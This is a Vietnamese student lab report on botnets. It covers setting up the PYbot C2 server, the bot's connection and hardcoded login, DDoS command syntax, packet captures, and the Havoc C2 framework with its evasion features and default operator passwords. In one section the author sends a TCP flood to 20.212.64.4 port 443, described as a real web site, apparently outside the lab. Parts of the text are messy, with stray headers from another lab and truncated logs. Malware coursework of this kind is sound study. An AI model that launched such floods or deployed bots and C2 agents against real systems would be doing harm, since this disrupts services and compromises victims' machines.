

BÁO CÁO THỰC HÀNH

A. Môn học: Cơ chế hoạt động của mã độc Lab 3: Simple Botnet

GVHD: Nghi Hoàng Khoa

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.P21.ANTN

STT	Họ và tên	MSSV	Email
1	Trần Vỹ Khang	22520628	22520628@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:

STT	Công việc	Kết quả tự đánh giá
1	Bài tập 1	100%
2	Bài tập 2	100%
3	Bài tập 3	100%
4	Bài tập 4	100%
5	Bài tập 5	100%
6	Bài tập 6	80%
7	Bài tập 7	100%
8	Bài tập 8	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

BÁO CÁO CHI TIẾT

Câu 1:

- Định nghĩa: Botnet là một mạng lưới gồm nhiều máy tính hoặc thiết bị bị nhiễm mã độc(zombie) và được điều khiển từ xa bởi **attacker** thông qua C2 server. Các thiết bị trong botnet thường bị xâm nhập mà người dùng không biết, và chúng sẽ âm thầm thực hiện các hành vi độc hại theo lệnh từ máy chủ điều khiển.
- Mục tiêu:
 - Tấn công DDoS
 - Gửi spam/phishing email
 - Đào tiền ảo (Cryptojacking)
 - Đánh cắp dữ liệu(thông tin đăng nhập, dữ liệu cá nhân, tài chính,...)
 - Tạo proxy mạng ẩn danh
 - Lây lan ransomware hoặc trojan đến nhiều nạn nhân.
- Thành phần cơ bản:
 - Bot (Zombie)
 - Là thiết bị (PC, điện thoại, camera, IoT...) đã bị nhiễm mã độc và bị điều khiển từ xa.
 - Thực hiện các hành vi theo lệnh từ C2 server.
 - C2 Server
 - Là trung tâm điều khiển botnet.
 - Gửi lệnh đến các bot, thu thập dữ liệu hoặc báo cáo từ bot về.
 - Có thể dùng giao thức HTTP, IRC, P2P, hay thậm chí qua mạng xã hội.
 - Payload
 - Được phát tán để lây nhiễm và biến thiết bị thành bot.
 - Có thể là trojan, worm, hoặc các loại mã độc khác.
 - Payload chịu trách nhiệm kết nối với C2 server và thực thi lệnh.
- Vai trò:
 - Giúp mở rộng quy mô tấn công
 - Việc lây lan và phát tán làm cho khó truy vết hơn
 - Tự động hóa
 - Có thể thay đổi mục tiêu, cập nhật payload mới server

Câu 2:

- Cách kết nối và duy trì liên lạc với C2 Server:
 - C2 Server được triển khai qua cnc.py, máy chủ này lắng nghe các kết nối từ các bot và gửi lệnh tấn công.
 - Bot được triển khai qua bot.pyw, mỗi bot kết nối đến máy chủ C2 bằng giao thức socket TCP.

```

    init(convert=True)


    sock = socket.socket()
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_KEEPALIVE, 1)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)

    try:
        sock.bind(('0.0.0.0', port))

```

- Quá trình thiết lập kết nối như sau:

- Bot khởi tạo kết nối TCP đến IP và PORT của máy chủ C2 được chỉ định trong bot.pyw



```

# Configuration
C2_ADDRESS = '127.0.0.1'
C2_PORT     = 1555


```

- Sau khi kết nối thành công, bot chờ đợi lệnh từ máy chủ C2.
- Máy chủ C2 gửi lệnh tấn công đến bot, bot thực thi lệnh và gửi phản hồi nếu cần thiết.
- Giao thức được sử dụng: TCP(socket)
- Hệ điều hành hỗ trợ: Linux, Window(do dùng python).
- Quá trình xây dựng mạng botnet, biên dịch payload, và phương pháp triển khai bot lên máy nạn nhân:
 - Cài đặt máy chủ C2

1. Install Git and Python 3 on your server.
2. Clone the PYbot Github repository to your server via Git: `$ git clone https://github.com/WodxTV/PYbot.git`.
3. Change the host address and C&C port in the configuration section in [bot.py](#) to your server address and C&C port.
4. Start the CnC server by executing the command: `$ python cnc.py <cnc port>`.
 - Chạy bot.pyw trên máy nạn nhân.
 - Phương thức triển khai bot có thể thông qua các phương pháp như phishing, khai thác lỗ hổng bảo mật hoặc sử dụng phần mềm độc hại.

Lab 2: Virus Worm

Câu 3:



```
>Select C:\Windows\System32\cmd.exe - python bot.py
Microsoft Windows [Version 10.0.19045.5737]
(c) Microsoft Corporation. All rights reserved.

C:\Users\khang\Documents>python bot.py
```

Attack sent to 0 bots


```
PYbot $ .tcp 20.212.64.4 443 10 1000
Attack sent to 1 bot
PYbot $ 
```

ip.addr == 192.168.111.138	Time	Source	Destination	Protocol	Length	Info
3312	421.321964	192.168.111.1	192.168.111.138	TCP	60	57507 → 1555 [ACK] Seq=226 Ack=7740 Win=65024 Len=0
3317	423.277513	192.168.111.138	192.168.111.1	TCP	100	1555 → 57507 [PSH, ACK] Seq=7740 Ack=226 Win=64256 Len=46
3314	423.328064	192.168.111.1	192.168.111.138	TCP	60	57507 → 1555 [ACK] Seq=226 Ack=7786 Win=65024 Len=0
3315	423.328065	192.168.111.1	192.168.111.138	TCP	100	1555 → 57507 [PSH, ACK] Seq=7786 Ack=226 Win=64256 Len=46
3320	425.324287	192.168.111.1	192.168.111.138	TCP	60	57507 → 1555 [ACK] Seq=226 Ack=7832 Win=65024 Len=0
3321	427.278105	192.168.111.138	192.168.111.1	TCP	100	1555 → 57507 [PSH, ACK] Seq=7832 Ack=226 Win=64256 Len=46
3322	427.329945	192.168.111.1	192.168.111.138	TCP	60	57507 → 1555 [ACK] Seq=226 Ack=7878 Win=65024 Len=0
3323	429.278854	192.168.111.138	192.168.111.1	TCP	100	1555 → 57507 [PSH, ACK] Seq=7878 Ack=226 Win=64256 Len=0
3324	429.323367	192.168.111.1	192.168.111.138	TCP	60	57507 → 1555 [ACK] Seq=226 Ack=7924 Win=64768 Len=0
3326	431.279259	192.168.111.138	192.168.111.1	TCP	100	1555 → 57507 [PSH, ACK] Seq=7924 Ack=226 Win=64256 Len=0
3327	431.329369	192.168.111.1	192.168.111.138	TCP	60	57507 → 1555 [ACK] Seq=226 Ack=7970 Win=64256 Len=46
3328	433.279411	192.168.111.138	192.168.111.1	TCP	100	1555 → 57507 [PSH, ACK] Seq=7970 Ack=226 Win=64256 Len=46
3329	433.326894	192.168.111.1	192.168.111.138	TCP	60	57507 → 1555 [ACK] Seq=226 Ack=8016 Win=64768 Len=0
3330	435.289613	192.168.111.138	192.168.111.1	TCP	100	1555 → 57507 [PSH, ACK] Seq=8016 Ack=226 Win=64256 Len=46
3331	435.323840	192.168.111.1	192.168.111.138	TCP	60	57507 → 1555 [ACK] Seq=226 Ack=8062 Win=64768 Len=0
3341	437.288710	192.168.111.138	192.168.111.1	TCP	100	1555 → 57507 [PSH, ACK] Seq=8062 Ack=226 Win=64256 Len=46
3342	437.323759	192.168.111.1	192.168.111.138	TCP	60	57507 → 1555 [ACK] Seq=226 Ack=8108 Win=64768 Len=0
3347	439.288795	192.168.111.138	192.168.111.1	TCP	100	1555 → 57507 [PSH, ACK] Seq=8108 Ack=226 Win=64256 Len=46
3348	439.333394	192.168.111.138	192.168.111.1	TCP	60	57507 → 1555 [ACK] Seq=226 Ack=8154 Win=64768 Len=0


Frame 342: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface \Device\NPF_{27E579C9-8EA2-4B16-BEDE-0A431275321E}
Ethernet II, Src: VMware_08:00:00:00:00:00 (00:50:56:c0:00:00), Dst: VMware_68:c5:d5 (00:0c:29:68:c5:d5)
Internet Protocol Version 4, Src: 192.168.111.1, Dst: 192.168.111.138
Transmission Control Protocol, Src Port: 57485, Dst Port: 1555, Seq: 0, Len: 0

- Mẫu gói tin

Lab 2: Virus Worm



- Ta thấy không có thông tin password được hiển thị rõ ràng, chỉ báo là login với username là BOT thôi.
 - Sau đó là chuỗi PING PONG (PING sẽ từ C2Server để xác định xem bot còn sống không, còn PONG là bot xác nhận với C2Server để cho biết nó vẫn còn kết nối).



- Còn khi tấn công DDOS(ở đây tấn công tới web ansaplangdaihoc) thì nó gửi rất nhiều gói tin tới web.
- Đọc và phân tích mã nguồn của botnet để hiểu logic xử lý lệnh, mã hóa dữ liệu, hoặc kỹ thuật ẩn danh sử dụng trong quá trình giao tiếp:
 - o Kết nối: c2.connect((C2_ADDRESS, C2_PORT))
 - o Xác thực đơn giản:

```
if 'Username' in data:  
    c2.send('BOT'.encode())  
  
if 'Password' in data:  
    c2.send('xff\xff\xff\xff\75'.encode('cp1252'))
```

 - o Lắng nghe lệnh từ C2:


```
data = c2.recv(1024).decode().strip()  
args = data.split(' ')  
command = args[0].upper()
```
 - o Lệnh C2 gửi có dạng:


```
.VSE 1.2.3.4 27015 30 10  
.UDP 1.2.3.4 80 60 1024 50  
.TCP 1.2.3.4 443 30 1024 20  
.SYN 1.2.3.4 80 20 50  
.HTTP 1.2.3.4 60 10  
PING
```

Câu 4:

- C2 framework lựa chọn: Havoc
- Kiến trúc tổng thể dùng mô hình client-server với những phần sau
 - o Teamserver: Máy chủ trung tâm, được viết bằng Golang, chịu trách nhiệm quản lý các kết nối từ client và agent.
 - o Client: giao diện đồ họa GUI được viết bằng C++ và Qt, cho phép người vận hành tương tác với hệ thống.
 - o Demon(agent): tác nhân được cài đặt trên máy mục tiêu, viết bằng C và thực hiện yêu cầu từ server. Ngoài ra Demon còn có hỗ trợ SMB, lưu trữ và quản lý token trong các phiên làm việc.
- Các thành phần chính:
 - o Listener: là phần chịu trách nhiệm lắng nghe trên teamserver để lắng nghe agent kết nối đến. Gồm 4 loại HTTP, HTTPS, SMB, External C2.
 - o Payload: Havoc hỗ trợ tạo payload ở 3 dạng là exe, shellcode hoặc dll. Được tích hợp một số kỹ thuật như (x64 return address spoofing, Indirect Syscalls for Nt* APIs, Stack duplication during sleep, sleep obfuscation technique(Foliage, Ekko, WaitForSingleObjectEx)).
 - o Communication Handler: xử lý giao tiếp của agent và teamserver.
 - o Object Files



- Havoc hỗ trợ thực thi các Object File trong bộ nhớ, thường được gọi là BOF.
 - Để chạy object file dùng lệnh inline-execute /tmp/objectfile.x64.o
 - Yêu cầu về hệ điều hành
 - o Debian 10/11, Ubuntu 20.04/22.04 và Kali Linux.
 - Ngôn ngữ lập trình:
 - o Go, Qt, C++ và Python 3.10.x
 - Database:
 - o Sử dụng: data/teamserver.db

Câu 5:

- Thực hiện build theo hướng dẫn: <https://havocframework.com/docs/installation>
 - Chạy server


```
(kali㉿kali)-[~/Havoc]
$ ./havoc server --profile ./profiles/havoc.yaotl -v --debug
Sleep
\ ) ( / \ ) ( _ ) \ Syscall
( _ ) ( _ ) \ Application
( _ ) ( _ ) \ System Techniques
( _ ) ( _ ) \ Exploit Generation
( _ ) ( _ ) \ Prerequisites
( _ ) ( _ ) \ Loading
( _ ) ( _ ) \ LdrStub
( _ ) ( _ ) \ Memory/EIP Interactions
( _ ) ( _ ) \ Build
( _ ) ( _ ) \ Console

pwn and elevate until it's done

[05:37:20] [DEBUG] [cmd.glob..func2:59]: Debug mode enabled
[05:37:20] [INFO] Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
[05:37:20] [INFO] Havoc profile: ./profiles/havoc.yaotl
[05:37:20] [INFO] Build:
- Compiler x64 : data/x86_64-w64-mingw32-cross/bin/x86_64-w64-mingw32-gcc
- Compiler x86 : data/i686-w64-mingw32-cross/bin/i686-w64-mingw32-gcc
- Nasm : /usr/bin/nasm
:20] [INFO] Time: 20/04/2025 05:37:20
:20] [INFO] Teamserver logs saved under: data/loot/2025.04.20._05:37:20
:20] [DEBUG] [server.(*Teamserver).Start:53]: Starting teamserver ...
:20] [INFO] Starting Teamserver on ws://0.0.0.0:40056
```

- #### - Chay client

Lab 2: Virus Worm



- Lấy user và password có trong profiles/havoc.yaotl

```
File Actions Edit View Help
└──(kali㉿kali)-[~/Havoc/profiles] certificate(278) : 00:00
└─$ cat havoc.yaotl
Teamserver {
    Host = "0.0.0.0"
    Port = 40056
}


Build {
    Compiler64 = "data/x86_64-w64-mingw32-cross/bin/x64"
    Compiler86 = "data/i686-w64-mingw32-cross/bin/i686"
    Nasm = "/usr/bin/nasm"
}

Operators {
    user "5pider" {
        Password = "password1234"
    }
    user "Neo" {
        Password = "password1234"
    }
}
Compiler64 : data/x86_64-w64-mingw32-cross/bin/x64
Compiler86 : data/i686-w64-mingw32-cross/bin/i686
Nasm : /usr/bin/nasm
```

Lab 2: Virus Worm

9

